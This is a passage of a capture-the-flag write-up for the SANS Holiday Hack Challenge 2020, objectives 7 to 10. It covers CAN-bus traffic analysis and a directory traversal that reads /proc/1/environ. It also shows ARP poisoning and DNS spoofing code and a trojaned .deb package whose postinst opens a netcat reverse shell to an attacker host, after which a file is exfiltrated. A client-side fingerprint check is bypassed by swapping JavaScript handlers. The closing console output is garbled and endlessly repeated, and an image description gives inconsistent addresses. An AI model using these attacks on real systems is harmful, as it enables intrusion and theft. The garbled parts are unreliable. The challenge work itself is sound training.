

```

```
$DecryptedString = $enc.GetString($DecryptedBytes)
Write-Output ($DecryptedString)
```

Now run it.

```
COMMANDO Tue 12/29/2020 18:31:35.90
C:\Users\tonyk\Documents\holidayhack2020>powershell -executionpolicy bypass -file rc4.ps1
The Lollipop Guild
```

The Lollipop Guild



Objective 7 – Solve the Sleigh's CAN-D-BUS Problem.

Teleport to the Sleigh in the Netwars Room.



Let's look at the Sleigh CAN-D-Bus controller terminal.



As we watch the terminal, the data scrolls up the screen at a high rate. We'll need to somehow capture that data for offline analysis. Our approach to this will be to extract all of the websocket messages from Chrome dev tools by exporting the network traffic to an HAR json file. With this json file of message traffic, we can use jq to extract just the time and data components of the CAN-D-bus messages:

```
tony@kali:~/holidayhack2020$ cat candbus.har | jq '[ .log.entries[] | select (.request.url == "wss://candbus.kringlecastle.com/ws") | ._websocketMessages[] | select(.type == "receive") | (.time | tostring) + " " + .data ] | .[]'
"1609297811.361754 {\"Type\": \"CAN-D-bus\", \"Message\": \"244#0000000000\\\"}"
"1609297811.405659 {\"Type\": \"CAN-D-bus\", \"Message\": \"080#000000\\\"}"
"1609297811.4063768 {\"Type\": \"System\", \"Status\": \"Connected\\\"}"
"1609297811.406978 {\"Type\": \"CAN-D-bus\", \"Message\": \"019#00000000\\\"}"
<snip>
```

Add some cleanup to remove unwanted messages and to strip quotes and braces:

```
tony@kali:~/holidayhack2020$ cat candbus.har | jq '[ .log.entries[] | select (.request.url == "wss://candbus.kringlecastle.com/ws") | ._websocketMessages[] | select(.type == "receive") | (.time | tostring) + " " + .data ] | .[]' | grep 'CAN-D-bus' | sed 's/\\/"/g' | sed 's/"/\\'/g' | sed 's/{[{}]}//g' | sed 's/Type:CAN-D-bus,Message://g'
1609297811.361754 244#0000000000
1609297811.405659 080#000000
1609297811.406978 019#00000000
1609297811.44768 188#00000000
<snip>
```

Now we have a way to create a clean stream of messages to look at. Get back into the CAN-D-bus monitor and carefully set the accelerator, brake, and steering to values that we might be able to recognize in the traffic. We've set Accelerator = 11, Brake = 19, and Steering = 26.



Then hit the buttons Start, Stop, Lock, Unlock, in that order. Then hit "Start" again and let it run for a while. After a few minutes, extract our HAR file.

```
tony@kali:~/holidayhack2020$ cat candbus2.har | jq '[ .log.entries[] | select (.request.url == "wss://candbus.kringlecastle.com/ws") | ._websocketMessages[] | select(.type == "receive") | (.time | tostring) + " " + .data ] | .[]' | grep 'CAN-D-bus' | sed 's/\\/"/g' | sed 's/"/\\'/g' | sed 's/{[{}]}//g' | sed 's/Type:CAN-D-bus,Message://g' > candbus2.txt
tony@kali:~/holidayhack2020$ cat candbus2.txt | wc -l
2079
tony@kali:~/holidayhack2020$
```

We have 2079 messages to look at. Let's look at the unique devices and how many messages there are for each of them:

```
tony@kali:~/holidayhack2020$ cat candbus2.txt | awk '{print $2}' | awk -F '#' '{print $1}' | sort | uniq -c
 414 019
   3 02A
 797 080
```

```

414 188
36 19B
415 244
tony@kali:~/holidayhack2020$

```

Let's look at each one to see if we can figure out what the devices are based on the data.

```

tony@kali:~/holidayhack2020$ cat candbus2.txt | awk '{print $2}' | grep '02A#'
02A#00FF00
02A#0000FF
02A#00FF00
tony@kali:~/holidayhack2020$

```

Device 02A could be one of the on/off controllers for something. Now look at 19B.

```

tony@kali:~/holidayhack2020$ cat candbus2.txt | awk '{print $2}' | grep '19B#'
19B#0000000F2057
19B#0000000F2057

<snip>

19B#0000000F2057
19B#0000000F2057
19B#0000000F2057
19B#000000000000
19B#0000000F2057
19B#000000F00000
19B#0000000F2057

<snip>

```

The data for 19B is fairly constant, except for two on/off data messages. Now look at 019.

```

tony@kali:~/holidayhack2020$ cat candbus2.txt | awk '{print $2}' | grep '019#'
019#00000000
019#00000000
019#00000000

<snip>

019#00000000
019#00000000
019#0000001a
019#00000019
019#00000019
019#0000001a

<snip>

```

Device 019 has data that starts at zero, then changes to 19 or 1A and holds there. Those hex numbers are decimal 25 and 26, so this is probably the Steering feedback. Now look at 188.

```

tony@kali:~/holidayhack2020$ cat candbus2.txt | awk '{print $2}' | grep '188#'
188#00000000
188#00000000
188#00000000

<snip>

```

Device 188 has a long string of zero data, so not sure what that maps to yet. Look at 244.

```

tony@kali:~/holidayhack2020$ cat candbus2.txt | awk '{print $2}' | grep '244#'
244#0000000000
244#0000000000

<snip>

244#0000000000
244#0000000000
244#0000000541
244#000000071a
244#0000000759
244#0000000760
244#000000074d
244#0000000767
244#000000074b

```

```

244#0000000765
244#000000074a
244#00000000ba
244#0000000000
244#0000000000

<snip>

244#0000000000
244#0000000000
244#0000000552
244#0000000718
244#0000000742

<snip>

244#0000000747
244#0000000760
244#0000000754
244#0000000767
244#0000000761
244#0000000761
tony@kali:~/holidayhack2020$

```

Device 244 starts at zero, then suddenly goes up to about (decimal) 1,888, plus or minus a few. It then goes back to zero for a while, then jumps back up. This corresponds to the RPM feedback. Let's see if we can visually time-correlate 244 with 02A.

```

tony@kali:~/holidayhack2020$ cat candbus2.txt | grep -E '244#|02A#'
1609339272.552454 244#0000000000
1609339272.850997 244#0000000000

<snip>

1609339331.960715 244#0000000000
1609339332.467365 244#0000000000
1609339332.972032 244#0000000000
1609339333.395016 02A#00FF00
1609339333.4787161 244#0000000541
1609339333.984839 244#000000071a
1609339334.4898942 244#0000000759
1609339335.096808 244#0000000760

<snip>

1609339341.6821551 244#000000074a
1609339342.188046 244#000000074c
1609339342.69406 244#0000000765
1609339343.200273 244#000000074a
1609339343.466988 02A#0000FF
1609339343.706126 244#00000000ba
1609339344.313108 244#0000000000
1609339344.8207262 244#0000000000
1609339345.328437 244#0000000000

<snip>

1609339358.591573 244#0000000000
1609339359.099813 244#0000000000
1609339359.605233 244#0000000000
1609339359.920027 02A#00FF00
1609339360.113801 244#0000000552
1609339360.620462 244#0000000718
1609339361.128196 244#0000000742
1609339361.633093 244#0000000747

```

So "02A#00FF00" represents a "start the engine" event, and "02A#0000FF" represents a "stop the engine" event. Let's look at "080".

```

tony@kali:~/holidayhack2020$ cat candbus2.txt | awk '{print $2}' | grep '080#'
080#000000
080#000000

<snip>

080#000000
080#000000
080#000013
080#FFFFFFA
080#000013
080#FFFFF8

```



```
080#000013
080#FFFFFFA
080#000013
080#FFFFFF3
080#000013
```

This is odd. After a string of zeroes, we start getting alternating hex data values of 000013 and FFFFF0-FD. 13 hex is decimal 19, which matches the brake setting.

FFFFFF0-FD, if taken as a negative integer, is the decimal range -16 to -3. There is definitely some jitter here, and I'm not sure what this maps to. Let's go back to 19B to time-correlate the odd values with events we know about, such as the start/stop engine commands.

```
tony@kali:~/holidayhack2020$ cat candbus2.txt | grep -E '19B#|02A#'
```

```
1609339274.166606 19B#0000000F2057
1609339280.3395991 19B#0000000F2057
```

<snip>

```
1609339323.257526 19B#0000000F2057
1609339328.418342 19B#0000000F2057
1609339333.395016 02A#00FF00 <- engine start, t = 0 secs
1609339334.591029 19B#0000000F2057
1609339343.466988 02A#0000FF <- engine stop, t = +10.07 secs
1609339343.807022 19B#0000000F2057
1609339346.679236 19B#000000000000 <- possible lock, t = +13.28 secs
1609339347.962591 19B#0000000F2057
1609339349.053756 19B#00000F000000 <- possible unlock, t = +15.66 secs
1609339359.920027 02A#00FF00 <- engine start, t = +26.53 secs
1609339366.291832 19B#0000000F2057
1609339371.4543731 19B#0000000F2057
```

That timing matches when I was clicking down through the start/stop/lock/unlock buttons, so 019 should represent the door lock/unlock. The value of F2057 might be bad, as even if that was a door status, it should change after the commands were sent. This could be our bad message. But removing it (alone) as a filter doesn't have any effect. Let's go back and look at 080, which had one value that matched the steering, but other values that seemed to jitter. Let's get the unique values.


```
tony@kali:~/holidayhack2020$ cat candbus2.txt | awk '{print $2}' | grep '080#' | sort | uniq -c
```

```
33 080#000000
382 080#000013
75 080#FFFFFF0
81 080#FFFFFF3
74 080#FFFFFF8
71 080#FFFFFFA
81 080#FFFFFFD
```

tony@kali:~/holidayhack2020\$


Recapping, the zero value was seen before the brake was set to decimal 19 (hex 13). At that point we started seeing alternating values of a good brake value and some unknown jittering data. Removing those jittering values didn't have any immediate effect, but when I also added the 019#0000000F2057 back in, I get the "Sleigh Defrosted" success message (which disappeared before I could get a screenshot).






Objective 8 – Broken Tag Generator


Teleport to the Wrapping Room.




The Show Clipart button shows thumbnails of pre-loaded images. When uploading a normal PNG file, the page uses a standard multipart form to upload the raw file bytes. The site responds with an array of filenames, where the name portion appears to be a GUID of some type.



The site then immediately refetches the image from its new location on the site.



Although the file appeared to be uploaded, it doesn't immediately show up in the set of thumbnails, so it can't be directly used in a tag. It can still be fetched from the site, however.



If we remove the filename portion of the query string, we get this:

```
tony@kali:~/holidayhack2020$ curl -i -s https://tag-generator.kringlecastle.com/image?id=
HTTP/1.1 501 Not Implemented
Server: nginx/1.14.2
Date: Wed, 30 Dec 2020 22:04:29 GMT
Content-Type: image/jpeg
Content-Length: 99
Connection: keep-alive
X-Content-Type-Options: nosniff

<h1>Something went wrong!</h1>


<p>Error in /app/lib/app.rb: Is a directory @ io_fread - /tmp/</p>
tony@kali:~/holidayhack2020$
```

See how the error message leaks the target upload directory? Let's see if we can do directory traversal. We are likely in a container, so we should be able to see the environment variables through /proc/1/environ like this:

```
tony@kali:~/holidayhack2020$ curl -i -s 'https://tag-generator.kringlecastle.com/image?id=../proc/1/environ' -o -
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Wed, 30 Dec 2020 22:46:44 GMT
Content-Type: image/jpeg
Content-Length: 399
Connection: keep-alive
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-XSS-Protection: 1; mode=block
X-Robots-Tag: none
X-Download-Options: noopen
X-Permitted-Cross-Domain-Policies: none

PATH=/usr/local/bundle/bin:/usr/local/sbin:/usr/bin:/sbin:/binHOSTNAME=cbf2810b7573RUBY_MAJOR=
2.7RUBY_VERSION=2.7.0RUBY_DOWNLOAD_SHA256=27d350a52a02b53034ca0794efe518667d558f152656c2baaf08f3d0c8b02343GEM_HOME=/usr
/local/bundleBUNDLE_SILENCE_ROOT_WARNING=1BUNDLE_APP_CONFIG=/usr/local/bundleAPP_HOME=/appPORT=4141HOST=0.0.0GREETZ=J
ackFrostWasHereHOME=/home/app
```

JackFrostWasHere



Objective 9 – ARP Shenanigans



We are in a three-pane tmux session.

```
Jack Frost has hijacked the host at 10.6.6.35 with some custom malware.
Help the North Pole by getting command line access back to this host.

Read the HELP.md file for information to help you in this endeavor.

Note: The terminal lifetime expires after 30 or more minutes so be
sure to copy off any essential work you have done as you go.

guest@c2c2db97f5a7:~$ ls -a
. .. .bash_logout .bashrc .profile HELP.md  deps  motd  pcaps  scripts
guest@c2c2db97f5a7:~$
```

Start by getting our own MAC address and IP. *[Author's note – the challenge infrastructure seemed to be somewhat fragile for this objective. In practice, the terminal would crash all the time, resulting in different MAC and IPs.]*

```
guest@f069eecb70bc:~$ ifconfig
eth0: flags=4419<UP,BROADCAST,RUNNING,PROMISC,MULTICAST> mtu 1500
    inet 10.6.0.2 netmask 255.255.0.0 broadcast 10.6.255.255
    ether 02:42:0a:06:00:02 txqueuelen 0 (Ethernet)
    RX packets 67 bytes 3162 (3.1 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

<snip>
```

Use tshark to monitor ARP broadcast messages in order to get Jack Frost's MAC address

```
guest@a3bd5fe49ea2:~$ tshark -i eth0 -f arp
Capturing on 'eth0'
  1 0.000000000 4c:24:57:ab:ed:84 → Broadcast ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
  2 1.032001221 4c:24:57:ab:ed:84 → Broadcast ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
  3 2.064006420 4c:24:57:ab:ed:84 → Broadcast ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
  4 3.096272084 4c:24:57:ab:ed:84 → Broadcast ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
^C4 packets captured
guest@a3bd5fe49ea2:~$
```

Our target host wants to know who has the IP of 10.6.6.35. Let's announce that it's us, while monitoring IP traffic. There is an ARP poisoning script in the scripts directory. Here are some replacement lines that we'll use to provide the necessary MAC and IP addresses.

```
myMAC = "02:42:0a:06:00:06"
JFMAC = "4c:24:57:ab:ed:84"
myIP = "10.6.6.53"
JFIP = "10.6.6.35"

ether_resp = Ether(dst=JFMAC, type=0x806, src=myMAC)

arp_response = ARP(pdst=JFMAC)
arp_response.op = 2 # reply
arp_response.plen = 4
arp_response.hwlen = 6
arp_response.ptype = 0x0800 # ip
arp_response.hwtype = 1 # ethernet

arp_response.hwsrc = myMAC # my MAC addr
arp_response.psrc = myIP # IP we want to relabel
arp_response.hwdst = JFMAC # Jack Frost host
arp_response.pdst = JFIP # Jack Frost host
```

start monitoring IP traffic in a different pane.

```
tshark -i eth0 -f ip
```

Run the arp poisoning script and watch the ARP traffic for our response to the broadcast.

Meanwhile, at the time of ARP poisoning, we see this in the pane monitoring IP traffic:

Now we need to create a DNS spoofing response (use `dns_resp.py`). Here are the replacement lines that supply the necessary MAC and IPs.

After starting the DNS spoofer script, then subsequently running the ARP script, we see IP traffic:

After capturing the IP traffic to a pcap file, then base64 encoding it and moving it locally, we can see this in wireshark:

The image displays the Wireshark network protocol analyzer interface. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. Below the menu is a toolbar with icons for various functions like saving, zooming, and filtering. The main window is divided into three panes: Packet List, Packet Details, and Packet Bytes.

Packet List: Shows a list of captured packets. Packet 1 is selected, showing its source (10.0.0.100) and destination (10.0.6.35).

Packet Details: Provides a hierarchical view of the selected packet's structure. For the DNS query, it shows the Standard query query (0x0000A) and the query data, including the question section with the domain name www.google.com.

Packet Bytes: Displays the raw data of the selected packet in hexadecimal and ASCII format.

Frame 15: A summary of the selected frame, indicating it is a DNS query (0x0000A) from 10.0.0.100 to 10.0.6.35, asking for the IP address of www.google.com.

Statistics: A sidebar on the right shows the protocol statistics for the selected packet, including the number of packets and bytes for each protocol layer.

After spoofing the DNS, we see an input connection attempt on port 80 from 10.6.0.3. Because we don't have anything listening, our interface generates a reset. Let's do this again, with a python server running to catch the request.

```

guest@fda2b4c68c3a:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.6.6.35 - - [31/Dec/2020 15:14:38] code 404, message File not found
10.6.6.35 - - [31/Dec/2020 15:14:38] "GET /pub/frost/backdoor/suriv_amd64.deb HTTP/1.1" 404 -

```

This request is likely coming as part of an attempt to download and install that malware package. Now create a fake `suriv_amd64` package that contains the netcat package instead of whatever that malware is. We'll add a reverse shell to the package post-installation script. Irony – the reverse shell will use the netcat package that we literally just installed. Here are the contents of the package post-installation script.

```
dpkg -x netcat-traditional_1.10-41.lubuntul_amd64.deb work
mkdir work/DEBIAN
cd work/DEBIAN
echo 'Package: netcat-traditional' > control
echo 'Version: 1.10-41' >> control
echo 'Architecture: i386' >> control
echo 'Description: netcat-traditional with extra stuff' >> control
echo 'Maintainer: Santa' >> control
echo '#!/bin/sh' > postinst
echo 'nc -n 10.6.0.6 8080 -e /bin/sh' >> postinst
chmod 755 postinst
dpkg-deb --build ~/debs/work
cd ~
mkdir pub
mkdir pub/jfrost
mkdir pub/jfrost/backdoor
cp debs/work.deb pub/jfrost/backdoor/suriv_amd64.deb
```

Start the netcat listener, then recreate the ARP poisoning/DNS spoofing/download sequence.

```
guest@46a3d1b90c51:~/scripts$ nc -nvlp 8080
listening on [any] 8080 ...
connect to [10.6.0.6] from (UNKNOWN) [10.6.6.35] 52138
id
uid=1500(jfrost) gid=1500(jfrost) groups=1500(jfrost)
```

Got a connection! Let's exfiltrate the objective file and get out.

```

total 52
-rwxr-xr-x 1 root root 3618 Dec 4 21:34 NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt
-rwxr-xr-x 1 root root 7 Nov 6 01:21 bin -> usr/bin
-rwxr-xr-x 2 root root 4096 Apr 15 2020
-rwxr-xr-x 5 root root 360 Dec 31 18:00 dev
-rwxr-xr-x 1 root root 4096 Dec 31 18:00 etc
-rwxr-xr-x 1 root root 4096 Nov 30 18:33 home
-rwxr-xr-x 1 root root 7 Nov 6 01:21 lib -> usr/lib
-rwxr-xr-x 1 root root 9 Nov 6 01:21 lib32 -> usr/lib32
-rwxr-xr-x 1 root root 9 Nov 6 01:21 lib64 -> usr/lib64
-rwxr-xr-x 1 root root 10 Nov 6 01:21 libx32 -> usr/libx32
-rwxr-xr-x 2 root root 4096 Nov 6 01:21 media
-rwxr-xr-x 2 root root 4096 Nov 6 01:21 mnt
-rwxr-xr-x 1 root root 4096 Dec 4 21:40 opt
-rwxr-xr-x 431 root root 0 Dec 31 18:00
-rwxr-xr-x 1 root root 4096 Dec 4 21:41 root
-rwxr-xr-x 1 root root 4096 Dec 31 18:00 run
-rwxr-xr-x 1 root root 8 Nov 6 01:21/sbin -> usr/sbin
-rwxr-xr-x 2 root root 4096 Nov 6 01:21 srv
-rwxr-xr-x 13 root root 0 Dec 9 21:15 sys
-rwxr-xr-x 1 root root 4096 Dec 31 18:14
-rwxr-xr-x 1 root root 4096 Nov 6 01:21 usr
-rwxr-xr-x 1 root root 4096 Nov 6 01:25 var

```

Since I can't seem to scroll those panes up and down on my Mac, let's base64 encode the file and copy it off.

```
cat NORTH* | base64 -w 200
Tk9SVeEggUE9MRQpMQU5EIFVTRSBCT0FSRApNRUVUSU5HIElJTlVURVMKCKphbnVhcnkgMjAsIDIwMjAKCk1lZXRpbmcgTG9jYXRpb246IEFsbCBnYXRoZXJlZCBpb2Iob3J0aCBQb2x1IEl1bm1jaXBhbCBCdWlsZGluZywgMSBTYW50YSBDdGF1cyBMbiwgTm9ydGgg

<snip>
```

Now decode it locally so we can read the whole thing.

```

tony@kali:~/holidayhack2020$ cat NORTH.txt.b64 | base64 -d
NORTH POLE
LAND USE BOARD
MEETING MINUTES

January 20, 2020

Meeting Location: All gathered in North Pole Municipal Building, 1 Santa Claus Ln, North Pole

Chairman Frost calls meeting to order at 7:30 PM North Pole Standard Time.

<snip>

RESOLUTIONS:
The board took up final discussions of the plans presented last year for the expansion of Santa's Castle to include new courtyard, additional floors, elevator, roughly tripling the size of the current castle. Architect Ms. Pepper reviewed the planned changes and engineering reports. Chairman Frost noted, "These changes will put a heavy toll on the infrastructure of the North Pole." Mr. Krampus replied, "The infrastructure has already been expanded to handle it quite easily." Chairman Frost then noted, "But the additional traffic will be a burden on local residents." Dolly explained traffic projections were all in alignment with existing roadways. Chairman Frost then exclaimed, "But with all the attention focused on Santa and his castle, how will people ever come to refer to the North Pole as 'The Frostiest Place on Earth?'" Mr. In-the-Box pointed out that new tourist-friendly taglines are always under consideration by the North Pole Chamber of Commerce, and are not a matter for this Board. Mrs. Nature made a motion to approve. Seconded by Mr. Cornelius. Tanta Kringle recused herself from the vote given her adoption of Kris Kringle as a son early in his life.


Approved:
Mother Nature
Superman
Clarice
Yukon Cornelius
Ginger Breadie
King Moonracer
Mrs. Donner
Charlie In the Box
Krampus
Dolly
Snow Miser
Alabaster Snowball
Queen of the Winter Spirits

Opposed:
                Jack Frost

<snip>

```

Tanta Kringle recused herself from the vote.



Objective 10 – Defeat Fingerprint Sensor

Return to the Santavator.



Hit the button for Santa's Office. This exposes the fingerprint reader.



Since I'm in Santa's body, his fingerprint works when clicked. I'm now in Santa's office.



But we used the fingerprint sensor, which worked because we are in Santa's body. Let's go back to the Santavator and try to bypass it in our normal human form. First, return in our normal form.



Examine the javascript within the iframe containing the Santavator buttons.



Looking at the javascript, we see that the button for Santa's Office (btn4) is handled differently.

```
const btn1 = document.querySelector('button[data-floor="1"]');
const btn2 = document.querySelector('button[data-floor="1.5"]');
const btn3 = document.querySelector('button[data-floor="2"]');
const btn4 = document.querySelector('button[data-floor="3"]');
const btnr = document.querySelector('button[data-floor="r"]');

btn1.addEventListener('click', handleBtn);
btn2.addEventListener('click', handleBtn);
btn3.addEventListener('click', handleBtn);
btn4.addEventListener('click', handleBtn4);
btnr.addEventListener('click', handleBtn);
```

The unique click handler for Btn4 opens the door for the scanner.


```
const handleBtn4 = () => {
  const cover = document.querySelector('.print-cover');
  cover.classList.add('open');
}
```

It then adds a click-handler for the scanner. Let's try to replace the handler for Btn4 with a "normal" event handler. In the elevator iframe console, try this:

```
btn4.removeEventListener('click',handleBtn4);  
btn4.addEventListener('click',handleBtn);
```

Then click the button.

```

1  $test.removeEventListener('click', $test.clickHandler);
2  window.addEventListener('click', $test.clickHandler);
3  > $test.addEventListener('click', $test.clickHandler);
4  undefined
5  > $test.triggerLoading(); POST "https://master.elasticstack.com/"
6  Data from challenge=
7
8  {
9    type: 'info',
10     resourceID: '40226864-586a-473c-bc3d-8123189ac6d8', hash: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
11     hex: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
12     url: 'https://master.elasticstack.com/'
13   }
14 }
15
16 {
17   type: 'info',
18   resourceID: '40226864-586a-473c-bc3d-8123189ac6d8', hash: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
19   hex: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
20   url: 'https://master.elasticstack.com/'
21 }
22
23 {
24   type: 'info',
25   resourceID: '40226864-586a-473c-bc3d-8123189ac6d8', hash: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
26   hex: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
27   url: 'https://master.elasticstack.com/'
28 }
29
30 {
31   type: 'info',
32   resourceID: '40226864-586a-473c-bc3d-8123189ac6d8', hash: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
33   hex: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
34   url: 'https://master.elasticstack.com/'
35 }
36
37 {
38   type: 'info',
39   resourceID: '40226864-586a-473c-bc3d-8123189ac6d8', hash: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
40   hex: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
41   url: 'https://master.elasticstack.com/'
42 }
43
44 {
45   type: 'info',
46   resourceID: '40226864-586a-473c-bc3d-8123189ac6d8', hash: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
47   hex: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
48   url: 'https://master.elasticstack.com/'
49 }
50
51 {
52   type: 'info',
53   resourceID: '40226864-586a-473c-bc3d-8123189ac6d8', hash: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
54   hex: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
55   url: 'https://master.elasticstack.com/'
56 }
57
58 {
59   type: 'info',
60   resourceID: '40226864-586a-473c-bc3d-8123189ac6d8', hash: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
61   hex: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
62   url: 'https://master.elasticstack.com/'
63 }
64
65 {
66   type: 'info',
67   resourceID: '40226864-586a-473c-bc3d-8123189ac6d8', hash: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
68   hex: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
69   url: 'https://master.elasticstack.com/'
70 }
71
72 {
73   type: 'info',
74   resourceID: '40226864-586a-473c-bc3d-8123189ac6d8', hash: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
75   hex: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
76   url: 'https://master.elasticstack.com/'
77 }
78
79 {
80   type: 'info',
81   resourceID: '40226864-586a-473c-bc3d-8123189ac6d8', hash: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
82   hex: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
83   url: 'https://master.elasticstack.com/'
84 }
85
86 {
87   type: 'info',
88   resourceID: '40226864-586a-473c-bc3d-8123189ac6d8', hash: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
89   hex: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
90   url: 'https://master.elasticstack.com/'
91 }
92
93 {
94   type: 'info',
95   resourceID: '40226864-586a-473c-bc3d-8123189ac6d8', hash: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
96   hex: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
97   url: 'https://master.elasticstack.com/'
98 }
99
100 {
101   type: 'info',
102   resourceID: '40226864-586a-473c-bc3d-8123189ac6d8', hash: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
103   hex: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
104   url: 'https://master.elasticstack.com/'
105 }
106
107 {
108   type: 'info',
109   resourceID: '40226864-586a-473c-bc3d-8123189ac6d8', hash: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
110   hex: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
111   url: 'https://master.elasticstack.com/'
112 }
113
114 {
115   type: 'info',
116   resourceID: '40226864-586a-473c-bc3d-8123189ac6d8', hash: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
117   hex: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
118   url: 'https://master.elasticstack.com/'
119 }
120
121 {
122   type: 'info',
123   resourceID: '40226864-586a-473c-bc3d-8123189ac6d8', hash: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
124   hex: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
125   url: 'https://master.elasticstack.com/'
126 }
127
128 {
129   type: 'info',
130   resourceID: '40226864-586a-473c-bc3d-8123189ac6d8', hash: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
131   hex: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
132   url: 'https://master.elasticstack.com/'
133 }
134
135 {
136   type: 'info',
137   resourceID: '40226864-586a-473c-bc3d-8123189ac6d8', hash: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
138   hex: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
139   url: 'https://master.elasticstack.com/'
140 }
141
142 {
143   type: 'info',
